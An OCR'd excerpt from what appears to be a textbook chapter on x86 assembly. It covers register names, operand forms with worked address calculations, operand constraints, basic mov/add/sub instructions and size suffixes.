
Table 1. x86 Registers and Mechanisms for Accessing Lower Bytes.

32-bit register (bits 31-0)	Lower 16 bits (bits 15-0)	Bits 15-8	Bits 7-0
`%eax`	`%ax`	`%ah`	`%al`
`%ebx`	`%bx`	`%bh`	`%bl`
`%ecx`	`%cx`	`%ch`	`%cl`
`%edx`	`%dx`	`%dh`	`%dl`
`%edi`	`%di`		
`%esi`	`%si`		


8.1.3. Instruction Structure

- Consider the instruction
  - **add $0x2, %eax**
- The **opcode** is "add"
- The **operands** are "$0x2" and "%eax"
- **Constant** (literal) values are preceded by $, like "$0x2"
- **Registers** are written like "%eax"
- **Memory** locations
  - 0x8(%ebp)
    - Take the value in **ebp**, add 8, go to that memory location
    - This is a pointer dereference
  - 0x8100 is an immediate memory address


Examples



Operand	Form	Translation	Value
%ecx	Register	%ecx	0x4
(%eax)	Memory	M[%eax] or M[0x804]	0xCA
$0x808	Constant	0x808	0x808
0x808	Memory	M[0x808]	0xFD
0x8(%eax)	Memory	M[%eax + 8] or M[0x80c]	0x12
(%eax, %ecx)	Memory	M[%eax + %ecx] or M[0x808]	0xFD
0x4(%eax, %ecx)	Memory	M[%eax + %ecx + 4] or M[0x80c]	0x12
0x800(,%edx,4)	Memory	M[0x800 + %edx*4] or M[0x804]	0xCA
(%eax, %edx, 8)	Memory	M[%eax + %edx*8] or M[0x80c]	0x12




Address	Value
0x804	0xCA
0x808	0xFD
0x80c	0x12
0x810	0x1E



Register	Value
%eax	0x804
%ebx	0x10
%ecx	0x4
%edx	0x1


Notes



- Constant forms cannot serve as destination operands.
- Memory forms cannot serve *both* as the source and destination operand in a single instruction.
- In cases of scaling operations (see the last two operands in Table 2), the scaling factor must be one of 1, 2, 4, or 8.


8.2. Common Instructions

8.2. Common Instructions



Instruction	Translation
`mov S, D`	S → D (copies value of S into D)
`add S, D`	S + D → D (adds S to D and stores result in D)
`sub S, D`	D - S → D (subtracts S *from* D and stores result in D)

8.1.5. Instruction Suffixes



Suffix	C Type	Size (bytes)
b	`char`	1
w	`short`	2
l	`int`, `long`, `unsigned`	4

